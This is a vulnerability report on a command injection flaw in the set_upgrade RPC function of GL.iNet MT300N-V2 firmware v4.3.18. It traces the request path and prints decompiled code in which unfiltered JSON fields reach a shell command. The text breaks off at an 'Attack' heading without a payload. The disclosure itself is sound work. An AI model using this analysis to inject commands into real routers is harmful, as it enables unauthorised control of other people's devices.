

GL.iNet MT300N-V2 modem.so set_upgrade function command injection vulnerability

Product Information

1

Brand: GL.iNet

2

Model: MT300N-V2

3

Firmware Version: v4.3.18

4

official website: <https://www.gl-inet.com/>

5

Firmware Download URL: <https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18>

 GL-MT300N-V2 Mango

STABLE

BETA

CLEAN

TOR

Stable 固件下载

稳定版本是固件的稳定版本。要安装固件请参阅 [普通升级的固件教程](#)（有关 U-Boot 的说明，请参阅 [本教程](#)）

发布	日期	版本发行说明	文件
4.3.25	2025-03-18		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.18	2024-08-23		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.17	2024-06-27		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.11	2024-03-26		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.10	2024-02-06		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.7	2023-09-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.216	2023-03-21		下载用于普通升级及 U-BOOT 的固件 SHA256
3.215	2022-10-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.105	2020-12-07		下载用于普通升级及 U-BOOT 的固件 SHA256

Affected Component

1

The set_upgrade function in \usr\lib\oui-httpd\rpc\modem.so

Suggested description of the vulnerability


1

GL.iNet MT300N-V2 v4.3.18 modem.so set_upgrade function command injection vulnerability.

Vulnerability Details

Nginx's startup configuration file `gl.conf` defines the processing scripts for each URI path, which can be traced to `oui-rpc.lua`.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.



```
1  index gl_home.html;
2
3  lua_shared_dict shmем 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46 }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


Calls the `rpc_method_call` function, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

In `glc`, the corresponding handler library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder



The binary `modem.so` contains a command injection vulnerability in `set_upgrade`.

Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

```

1 int __fastcall set_upgrade(int a1)
2 {
3     int v2; // $a1
4     int v3; // $v0
5     int v4; // $v0
6     int v5; // $v0
7     int v6; // $v0
8     int v7; // $v0
9     int v8; // $v0
10    int v9; // $v0
11    int v10; // $v0
12    const char *v11; // $s1
13    int result; // $v0
14    char **v13; // [sp+28h] [-5B4h]
15    int v14; // [sp+2Ch] [-5B0h]
16    int v15; // [sp+30h] [-5ACh]
17    int v16; // [sp+34h] [-5A8h]
18    int v17; // [sp+38h] [-5A4h]
19    int v18; // [sp+3Ch] [-5A0h]
20    int v19; // [sp+40h] [-59Ch]
21    char *v20; // [sp+44h] [-598h]
22    char *save_ptr; // [sp+48h] [-594h] BYREF
23    char *v22; // [sp+4Ch] [-590h] BYREF
24    char *v23; // [sp+50h] [-58Ch] BYREF
25    _DWORD v24[16]; // [sp+54h] [-588h] BYREF
26    char v25[4]; // [sp+94h] [-548h] BYREF
27    char v26[60]; // [sp+98h] [-544h] BYREF
28    char haystack[4]; // [sp+D4h] [-508h] BYREF
29    char v28[252]; // [sp+D8h] [-504h] BYREF
30    char needle[4]; // [sp+1D4h] [-408h] BYREF
31    _BYTE v30[252]; // [sp+1D8h] [-404h] BYREF
32    _DWORD v31[64]; // [sp+2D4h] [-308h] BYREF
33    int v32; // [sp+3D4h] [-208h] BYREF
34    _BYTE v33[508]; // [sp+3D8h] [-204h] BYREF
35    int v34; // [sp+5D4h] [-8h]
36
37    v34 = *(_DWORD *)off_2FE44;
38    v24[0] = 0;
39    ((void (__fastcall *)(void *, int, size_t))off_2FD24)(v24[1], 0, 0x3Cu);
40    ((void (__fastcall *)(char *, _DWORD *))off_2FC80)(&PswGrepModemUp[dword_2FB44 - 0x20000], v24);
41    if ( LOBYTE(v24[0]) )
42    {
43        result = -3;
44    }
45    else
46    {
47        v3 = ((int (__fastcall *)(int, char *))off_2FDA4)(a1, &ModemUrl[dword_2FB44 - 0x20000]);
48        v16 = ((int (__fastcall *)(int))off_2FCD8)(v3);
49        v4 = ((int (__fastcall *)(int, char *))off_2FDA4)(a1, &TargetVersion[dword_2FB44 - 0x20000]);
50        v14 = ((int (__fastcall *)(int))off_2FCD8)(v4);
51        v5 = ((int (__fastcall *)(int, char *))off_2FDA4)(a1, &CurrentVersion[dword_2FB44 - 0x20000]);
52        v15 = ((int (__fastcall *)(int))off_2FCD8)(v5);
53        v6 = ((int (__fastcall *)(int, char *))off_2FDA4)(a1, &FirmwareUpload[dword_2FB44 - 0x20000]);

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

modem >  modem.set_upgrade

```


5     {
44     {
45         result = -3;
46     }
47     else
48     {
49         v2 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "modem_url");
50         v15 = ((int (__fastcall *)(int))json_string_value)(v2);
51         v3 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "target_version");
52         v13 = ((int (__fastcall *)(int))json_string_value)(v3);
53         v4 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "current_version");
54         v14 = ((int (__fastcall *)(int))json_string_value)(v4);
55         v5 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "firmware_upload");
56         v16 = ((int (__fastcall *)(int))json_string_value)(v5);
57         v6 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "hash_type");
58         v17 = ((int (__fastcall *)(int))json_string_value)(v6);
59         v7 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "hash_value");
60         v18 = ((int (__fastcall *)(int))json_string_value)(v7);
61         v8 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "upgrade_type");
62         v9 = ((int (__fastcall *)(int))json_string_value)(v8);
63         v19 = (char *)v9;
64         if ( v15 )

```

```

136  ", v14);
137      if ( ((int (__fastcall *) (const char *, const char *))strcmp)(
140      || ((char *(__fastcall *) (const char *, const char *))strstr)(haystack, needle) )
141      {
142          v30[0] = 0;
143          ((void (__fastcall *) (void *, int, size_t))memset)(&v30[1], 0, 0xFCu);
144          ((void (*)(char *, const char *, ...))sprintf)((char *)v30, "%s
145          ", v13);
146          if ( ((char *(__fastcall *) (const char *, const char *))strstr)(haystack, (const char *)v30) )
147          {
148              result = -2;
149          }
150          else
151          {
152              {
153                  v31 = 0;
154                  ((void (__fastcall *) (void *, int, size_t))memset)(v32, 0, (size_t)&stru_1F8.d_un);
155                  ((void (*)(char *, const char *, ...))sprintf)((
156                  (char *)&v31,
157                  "/usr/bin/modem_upgrade_check %s %s %s %s %s %s",
158                  v16,
159                  v15,
160                  v13,
161                  v17,
162                  v18,
163                  v19);
164                  ((void (__fastcall *) (int *))fork_exec)(&v31);
165                  result = 0;
166              }
167          }

```



```

1  The complete optimized disassembly pseudocode is shown below:
2  /* Function: set_upgrade */
3  /* Address: 0x69A8 */
4
5  int __fastcall set_upgrade(int a1)
6  {
7      int v2; // $v0
8      int v3; // $v0
9      int v4; // $v0
10     int v5; // $v0
11     int v6; // $v0
12     int v7; // $v0
13     int v8; // $v0
14     int v9; // $v0
15     char *v10; // $s1
16     int result; // $v0
17     int v12; // [sp+28h] [-5B4h]
18     int v13; // [sp+2Ch] [-5B0h]
19     int v14; // [sp+30h] [-5ACh]
20     int v15; // [sp+34h] [-5A8h]
21     int v16; // [sp+38h] [-5A4h]
22     int v17; // [sp+3Ch] [-5A0h]
23     int v18; // [sp+40h] [-59Ch]
24     char *v19; // [sp+44h] [-598h]
25     char *save_ptr; // [sp+48h] [-594h] BYREF
26     int v21; // [sp+4Ch] [-590h] BYREF
27     int v22; // [sp+50h] [-58Ch] BYREF
28     _DWORD v23[16]; // [sp+54h] [-588h] BYREF
29     char v24[4]; // [sp+94h] [-548h] BYREF
30     char v25[60]; // [sp+98h] [-544h] BYREF
31     char haystack[4]; // [sp+D4h] [-508h] BYREF
32     char v27[252]; // [sp+D8h] [-504h] BYREF
33     char needle[4]; // [sp+1D4h] [-408h] BYREF
34     _BYTE v29[252]; // [sp+1D8h] [-404h] BYREF
35     _DWORD v30[64]; // [sp+2D4h] [-308h] BYREF
36     int v31; // [sp+3D4h] [-208h] BYREF
37     _BYTE v32[508]; // [sp+3D8h] [-204h] BYREF

```

```

int v33; // [sp+5D4h] [-8h]
v33 = *(_DWORD *)(void *)0x300E8;
v23[0] = 0;
((void (__fastcall *)(void *, int, size_t))memset)(&v23[1], 0, 0x3Cu);
((void (__fastcall *)(char *, _DWORD *))getShellCommandReturn)("ps -w |
grep modem_upgrade_check | grep -v grep", v23);
if ( LOBYTE(v23[0]) )
{
    result = -3;
}
else
{
    v2 = ((int (__fastcall *)(int, char *))json_object_get)(a1,
"modem_url");
    v15 = ((int (__fastcall *)(int))json_string_value)(v2);
    v3 = ((int (__fastcall *)(int, char *))json_object_get)(a1,
"target_version");
    v13 = ((int (__fastcall *)(int))json_string_value)(v3);
    v4 = ((int (__fastcall *)(int, char *))json_object_get)(a1,
"current_version");
    v14 = ((int (__fastcall *)(int))json_string_value)(v4);
    v5 = ((int (__fastcall *)(int, char *))json_object_get)(a1,
"firmware_upload");
    v16 = ((int (__fastcall *)(int))json_string_value)(v5);
    v6 = ((int (__fastcall *)(int, char *))json_object_get)(a1,
"hash_type");
    v17 = ((int (__fastcall *)(int))json_string_value)(v6);
    v7 = ((int (__fastcall *)(int, char *))json_object_get)(a1,
"hash_value");
    v18 = ((int (__fastcall *)(int))json_string_value)(v7);
    v8 = ((int (__fastcall *)(int, char *))json_object_get)(a1,
"upgrade_type");
    v9 = ((int (__fastcall *)(int))json_string_value)(v8);
    v19 = (char *)v9;
    if ( v15 )
    {
        if ( v13 )
        {
            if ( v14 )
            {
                if ( v16 )
                {
                    if ( v17 )
                    {
                        if ( v18 )
                        {
                            if ( v9 )
                            {
                                *(_DWORD *)v24 = 0;
                                ((void (__fastcall *)(void *, int, size_t))memset)(v25,
0, 0x3Cu);
                                *(_DWORD *)haystack = 0;
                                ((void (__fastcall *)(void *, int, size_t))memset)(v27,
0, 0xFCu);
                                if ( !((int (__fastcall *)(char *))get_bus_list)(v24)
&& (save_ptr = 0,

```

```

85         (v10 = ((char *(__fastcall *)(char *, const char *,
char **))strtok_r)(
86             v24,
87             ",",
88             &save_ptr)) != 0) )
89     {
90         while ( 1 )
91         {
92             v21 = 0;
93             v22 = 0;
94             if ( !((int (__fastcall *)(char *, int *, int
*))get_modem_id)(v10, &v21, &v22) )
95             {
96                 v12 = ((int (__fastcall *)(_DWORD, char *, int,
int))find_modem_by_usbid)((void *)0x2F040, v10, v21, v22);
97                 if ( v12 )
98                 {
99                     if ( ((int (__fastcall *)(char
*))modem_is_build_in)(v10) )
100                     {
101                         v31 = 0;
102                         ((void (__fastcall *)(void *, int,
size_t))memset)(v32, 0, 0x3Cu);
103                         v30[0] = *(_DWORD *)"AT+QGMR";
104                         v30[1] = *(_DWORD *)"GMR";
105                         memset(&v30[2], 0, 28);
106                         if ( ((int (__fastcall *)(char *, int *,
_DWORD))find_device_by_port)(
107                             v10,
108                             &v31,
109                             *(_DWORD *)(v12 + 20))
110                             || (*(int (__fastcall **)(int *, _DWORD *,
char *, int *))(v12 + 64))(
111                                 &v31,
112                                 v30,
113                                 haystack,
114                                 &0x2EDE0) )
115                         {
116                             break;
117                         }
118                     }
119                 }
120             }
121             v10 = ((char *(__fastcall *)(char *, const char *,
char **))strtok_r)(
122                 0,
123                 ",",
124                 &save_ptr);
125             if ( !v10 )
126                 goto LABEL_11;
127         }
128         result = -4;
129     }
130     else
131     {
132 LABEL_11:
133         *(_DWORD *)needle = 0;

```



```

134         ((void (__fastcall *)(void *, int, size_t))memset)(v29,
0, 0xFCu);
135         ((void (*)(char *, const char *, ...))sprintf)(needle,
"%s
136
137 ", v14);
138         if ( ((int (__fastcall *)(const char *, const char
*))strcmp)(
139             v19,
140             "delta_ota")
141             || ((char *(__fastcall *)(const char *, const char
*))strstr)(haystack, needle) )
142         {
143             v30[0] = 0;
144             ((void (__fastcall *)(void *, int, size_t))memset)
(&v30[1], 0, 0xFCu);
145             ((void (*)(char *, const char *, ...))sprintf)((char
*)v30, "%s
146
147 ", v13);
148             if ( ((char *(__fastcall *)(const char *, const char
*))strstr)(haystack, (const char *)v30) )
149             {
150                 result = -2;
151             }
152             else
153             {
154                 v31 = 0;
155                 ((void (__fastcall *)(void *, int, size_t))memset)
(v32, 0, (size_t)&stru_1F8.d_un);
156                 ((void (*)(char *, const char *, ...))sprintf)(
(char *)&v31,
157                 "/usr/bin/modem_upgrade_check %s %s %s %s %s %s",
158                 v16,
159                 v15,
160                 v13,
161                 v17,
162                 v18,
163                 v19);
164                 ((void (__fastcall *)(int *))fork_exec)(&v31);
165                 result = 0;
166             }
167         }
168         }
169         else
170         {
171             result = -4;
172         }
173     }
174     }
175     else
176     {
177         result = -5;
178     }
179 }
180 else
181 {
182     result = -5;
183 }

```

```

184         }
185         else
186         {
187             result = -5;
188         }
189     }
190     else
191     {
192         result = -5;
193     }
194 }
195 else
196 {
197     result = -5;
198 }
199 }
200 else
201 {
202     result = -5;
203 }
204 }
205 else
206 {
207     result = -5;
208 }
209 }
210 if ( v33 != *(_DWORD *)(void *)0x300E8 )
211     ((void (__noreturn *) (void)) __stack_chk_fail)();
212 return result;
213 }
214

```

```

1  Source is the user-controllable JSON parameters modem_url, target_version,
   current_version, firmware_upload, hash_type, hash_value, upgrade_type
   strings.
2
3  v2 = json_object_get(a1, "modem_url");
4  v15 = json_string_value(v2);
5
6  v3 = json_object_get(a1, "target_version");
7  v13 = json_string_value(v3);
8
9  v4 = json_object_get(a1, "current_version");
10 v14 = json_string_value(v4);
11
12 v5 = json_object_get(a1, "firmware_upload");
13 v16 = json_string_value(v5);
14
15 v6 = json_object_get(a1, "hash_type");
16 v17 = json_string_value(v6);
17
18 v7 = json_object_get(a1, "hash_value");
19 v18 = json_string_value(v7);

```

```

20
21 v8 = json_object_get(a1, "upgrade_type");
22 v19 = json_string_value(v8);
23
24 That is, the fields in the request JSON:
25
26 {
27     "modem_url": "user-controllable string",
28     "target_version": "user-controllable string",
29     "current_version": "user-controllable string",
30     "firmware_upload": "user-controllable string",
31     "hash_type": "user-controllable string",
32     "hash_value": "user-controllable string",
33     "upgrade_type": "user-controllable string"
34 }
35
36 Among them, firmware_upload, modem_url, target_version, hash_type,
hash_value, upgrade_type will enter the subsequent command concatenation
logic.
37
38 Sink is fork_exec(&v31).
39
40 sprintf(
41     (char *)&v31,
42     "/usr/bin/modem_upgrade_check %s %s %s %s %s %s",
43     v16,
44     v15,
45     v13,
46     v17,
47     v18,
48     v19);
49
50 fork_exec(&v31);
51
52 The code directly concatenates multiple user-controllable fields into the
command string and passes them to fork_exec for execution. There is no
quote protection between fields, nor is there filtering of shell special
characters such as spaces, semicolons, backticks, $(), newlines, etc.
Therefore, if fork_exec internally executes this string through a shell, it
may cause command injection.
53
54 The complete data flow is as follows:
55
56 set_upgrade(a1)
57   └─ json_object_get(a1, "firmware_upload")
58     └─ json_string_value(...) → v16
59   └─ json_object_get(a1, "modem_url")
60     └─ json_string_value(...) → v15
61   └─ json_object_get(a1, "target_version")
62     └─ json_string_value(...) → v13
63   └─ json_object_get(a1, "hash_type")
64     └─ json_string_value(...) → v17
65   └─ json_object_get(a1, "hash_value")
66     └─ json_string_value(...) → v18
67   └─ json_object_get(a1, "upgrade_type")
68     └─ json_string_value(...) → v19
69     └─ sprintf(&v31,

```

```

70         "/usr/bin/modem_upgrade_check %s %s %s %s
    %s %s",
71         v16, v15, v13, v17, v18, v19)
72         └─ fork_exec(&v31)
73
74 The check functions during this process are as follows:
75
76 getShellCommandReturn("ps -w | grep modem_upgrade_check | grep -v grep",
    v23);
77
78 This check only determines whether a modem_upgrade_check process is already
    running and cannot filter malicious input.
79
80 if (v15)
81 if (v13)
82 if (v14)
83 if (v16)
84 if (v17)
85 if (v18)
86 if (v19)
87
88 These checks only determine whether parameters exist and cannot filter
    shell special characters.
89
90 get_bus_list(v24);
91 get_modem_id(v10, &v21, &v22);
92 find_modem_by_usbid(...);
93 modem_is_build_in(v10);
94 find_device_by_port(...);
95 AT+QGMR
96
97 These checks are used to obtain built-in modem information and current
    version information, and are unrelated to command parameter security.
98
99 strcmp(v19, "delta_ota")
100 strstr(haystack, needle)
101
102 This check only determines whether the current modem version matches
    current_version when upgrade_type is "delta_ota". It does not check for
    command injection characters.
103
104 strstr(haystack, target_version)
105
106 This check is used to determine whether the target version already exists
    and cannot filter malicious input.

```

Attack

